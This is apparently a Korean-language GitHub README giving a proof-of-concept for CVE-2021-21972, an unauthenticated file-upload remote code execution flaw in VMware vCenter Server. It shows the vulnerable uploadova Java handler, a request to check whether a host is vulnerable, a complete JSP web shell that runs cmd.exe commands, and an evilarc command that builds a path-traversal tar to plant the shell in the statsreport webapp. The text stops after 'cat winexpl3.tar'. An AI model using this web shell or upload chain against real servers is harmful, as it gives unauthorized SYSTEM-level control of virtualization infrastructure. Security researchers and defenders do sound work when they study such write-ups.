 murataydemir/cve-2021-21972
[CVE-2021-21972] VMware vSphere Client 비인가 파일 업로드를 통한 원격 코드 실행 (RCE)

[CVE-2021-21972] VMware vSphere Client 무단 파일 업로드를 통한 원격 코드 실행 (RCE)
vSphere Web Client(HTML5)는 본질적으로 vSphere 설치를 관리할 수 있는 관리 인터페이스입니다. vSphere Client는 관리자가 vSphere 서버에 직접 액세스하지 않고도 vSphere의 핵심 기능에 액세스할 수 있게 해줍니다. 관리자는 새 가상 머신을 생성하고 기존 가상 머신 및 해당 리소스를 관리할 수 있습니다. 크로스 플랫폼 웹 애플리케이션으로서 지원되는 다양한 웹 브라우저 버전을 통해 모든 지원 운영 체제에서 사용할 수 있습니다.
CVE-2021-21972는 vCenter Server의 무단 파일 업로드 취약점으로, 원격 서버에서 원격 코드 실행으로 이어집니다. 이 문제는 vRealize Operations vCenter Plugin의 인증 부재에서 비롯되었습니다. CVSSv3 기준 10.0점 만점에 9.8점의 치명적인 점수를 받았습니다. 인증되지 않은 원격 공격자는 공개적으로 액세스 가능한 취약한 vCenter Server 엔드포인트에 특수하게 제작된 파일을 업로드하여 이 취약점을 악용할 수 있습니다. VMware vCenter Server 버전 6.5, 6.7 및 7.0이 이 취약점의 영향을 받습니다. 이 취약점을 성공적으로 악용하면 공격자는 vCenter Server의 기본 운영 체제에서 제한 없는 원격 코드 실행(RCE) 권한을 획득하게 됩니다. 이 취약점이 vRealize Operations vCenter Plugin에서 비롯되었음에도 불구하고, VMware 권고는 이 플러그인이 vCenter Server의 모든 기본 설치에 포함되어 있음을 확인합니다. 즉, vRealize Operations의 존재 여부와 관계없이 취약한 엔드포인트를 사용할 수 있습니다.
원본 블로그 게시물 여기에서 취약점 발견 과정과 RCE를 달성하는 두 가지 별도 경로가 가능한 한 자세히 설명되어 있습니다. Windows 시스템의 경우 공격자는 특수하게 제작된 .jsp 파일을 업로드하여 기본 운영 체제에서 NT AUTHORITY\SYSTEM 권한을 획득할 수 있습니다. Linux 시스템의 경우 공격자는 공개 키를 생성하여 서버의 authorized_keys 경로에 업로드한 다음 SSH를 통해 취약한 서버에 연결하여 vsphere-ui 사용자 권한을 획득해야 합니다. (SSH 서비스가 실행 중이고 네트워크를 통해 액세스 가능한 경우)
vropsplugin-service.jar는 vropspluginui 플러그인의 Java 아카이브 파일이며 일부 클래스와 기타 관련 함수 및 메서드를 포함합니다. 취약한 코드 부분은 아래와 같습니다. 이 코드 조각은 vropsplugin-service.jar의 컨트롤러에 있는 ServicesController.class에 속합니다. 아래 코드 조각에서 볼 수 있듯이 uploadOvaFile 함수는 /ui/vropspluginui/rest/services/uploadova 엔드포인트/URL을 담당합니다.
취약한 클래스의 전체 경로: vropsplugin-service\com\vmware\vropspluginui\mvc\ServicesController.class
@RequestMapping(value = {"/uploadova"}, method = {RequestMethod.POST})
  public void uploadOvaFile(@RequestParam(value = "uploadFile", required = true) CommonsMultipartFile uploadFile, HttpServletResponse response) throws Exception {
    logger.info("Entering uploadOvaFile api");
    int code = uploadFile.isEmpty() ? 400 : 200;
    PrintWriter wr = null;
    try {
      if (code != 200) {
        response.sendError(code, "Arguments Missing");
        return;
      }
      wr = response.getWriter();
    } catch (IOException e) {
      e.printStackTrace();
      logger.info("upload Ova Controller Ended With Error");
    }
    response.setStatus(code);
    String returnStatus = "SUCCESS";
    if (!uploadFile.isEmpty())
      try {
        logger.info("Downloading OVA file has been started");
        logger.info("Size of the file received  : " + uploadFile.getSize());
        InputStream inputStream = uploadFile.getInputStream();
        File dir = new File("/tmp/unicorn_ova_dir");
        if (!dir.exists()) {
          dir.mkdirs();
        } else {
          String[] entries = dir.list();
          for (String str : entries) {
            File currentFile = new File(dir.getPath(), str);
            currentFile.delete();
          }
          logger.info("Successfully cleaned : /tmp/unicorn_ova_dir");
        }
        TarArchiveInputStream in = new TarArchiveInputStream(inputStream);
        TarArchiveEntry entry = in.getNextTarEntry();
        List<String> result = new ArrayList<String>();
        while (entry != null) {
          if (entry.isDirectory()) {
            entry = in.getNextTarEntry();
            continue;
          }
          File curfile = new File("/tmp/unicorn_ova_dir", entry.getName());
          File parent = curfile.getParentFile();
          if (!parent.exists())
            parent.mkdirs();
          OutputStream out = new FileOutputStream(curfile);
          IOUtils.copy((InputStream)in, out);
          out.close();
          result.add(entry.getName());
          entry = in.getNextTarEntry();
        }
        in.close();
        logger.info("Successfully deployed File at Location :/tmp/unicorn_ova_dir");
      } catch (Exception e) {
        logger.error("Unable to upload OVA file :" + e);
        returnStatus = "FAILED";
      }
    wr.write(returnStatus);
    wr.flush();
    wr.close();
  }
공격자 관점에서 이 클래스의 핸들러는 다음 작업을 수행합니다.
uploadFile 매개변수 수신 (2행)uploadFile 매개변수를 읽고 이 매개변수의 내용을 inputStream 변수에 기록 (22행)/tmp/unicorn_ova_dir + entry.getName()을 사용하여 각 현재 항목의 복사본을 디스크에 생성 (42행 및 47행)개념 증명(PoC): 이 취약점을 악용하려면 다음 단계를 사용할 수 있습니다.
../../ 문자열을 포함하는 .tar 아카이브 항목 생성/statsreport/uploadedFileName.jsp 호출취약점을 확인하려면 다음 요청을 사용할 수 있습니다.
GET /ui/vropspluginui/rest/services/getstatus HTTP/1.1
Host: vulnerablehost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Connection: close
위 요청에 대한 응답이 아래 응답과 유사하면 원격 호스트가 CVE-2021-21972에 취약하다는 의미입니다.
HTTP/1.1 200
Strict-Transport-Security: max-age=30758400;includeSubDomains
X-XSS-Protection: 1; mode=block
Set-Cookie: VSPHERE-UI-JSESSIONID=35CB9D3F277D6B8413F099F93FB3A5CE; Path=/ui; Secure; HttpOnly
Content-Type: text/plain;charset=ISO-8859-1
Content-Length: 141
Date: Tue, 06 Apr 2021 14:32:30 GMT
Connection: close
Server: Anonymous

{"States":"[]","Install Progress":"UNKNOWN","Config Progress":"UNKNOWN","Config Final Progress":"UNKNOWN","Install Final Progress":"UNKNOWN"}
HTTP/1.0 200 OK
strict-transport-security: max-age=30758400;includeSubDomains
x-xss-protection: 1; mode=block
set-cookie: VSPHERE-UI-JSESSIONID=3D8FE882F9BD3DD1C66C10DFD00022C9; Path=/ui; Secure; HttpOnly
content-type: text/plain;charset=ISO-8859-1
content-length: 374
date: Tue, 06 Apr 2021 14:33:22 GMT
server: envoy
x-envoy-upstream-service-time: 1
connection: close

{"States":"[OVF_DEPLOY_START, OVF_DEPLOY_IN_PROGRESS, OVF_DEPLOY_SUCCESS, VROPS_CONFIGURATION_START, VROPS_CONFIGURE_MASTER_START, VROPS_INIT_CLUSTER_START, VROPS_INIT_CLUSTER_ERROR, VROPS_CONFIGURATION_SUCCESS]","Install Progress":"UNKNOWN","Config Progress":"VROPS_CONFIGURATION_SUCCESS","Config Final Progress":"CONFIGURE_VROPS_FAILED","Install Final Progress":"UNKNOWN"}

그 후 제작된 .tar 파일을 만들어야 합니다. 이를 위해 evilarc를 사용할 수 있습니다. Evilarc는 포함된 경로에 디렉터리 트래버설 문자가 포함된 파일이 들어 있는 zip 파일을 생성할 수 있는 기본적인 Python 스크립트입니다.
기본적으로 웹셸인 cmdjsp.jsp의 내용
<FORM METHOD=GET ACTION='cmdjsp.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>

<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd");
   String output = "";
   if(cmd != null) {
      String s = null;
      try {
         Process p = Runtime.getRuntime().exec("cmd.exe /C " + cmd);
         BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) != null) {
            output += s;
         }
      }
      catch(IOException e) {
         e.printStackTrace();
      }
   }
%>

<pre>
<%=output %>
</pre>
다음 명령을 사용하여 제작된 .tar 아카이브 파일이 생성됩니다.
> python evilarc.py -d 5 -p 'ProgramData\VMware\vCenterServer\data\perfcharts\tc-instance\webapps\statsreport' -o win -f winexpl3.tar cmdjsp.jsp

Creating winexpl3.tar containing ..\..\..\..\..\ProgramData\VMware\vCenterServer\data\perfcharts\tc-instance\webapps\statsreport\cmdjsp.jsp

> cat winexpl3.tar
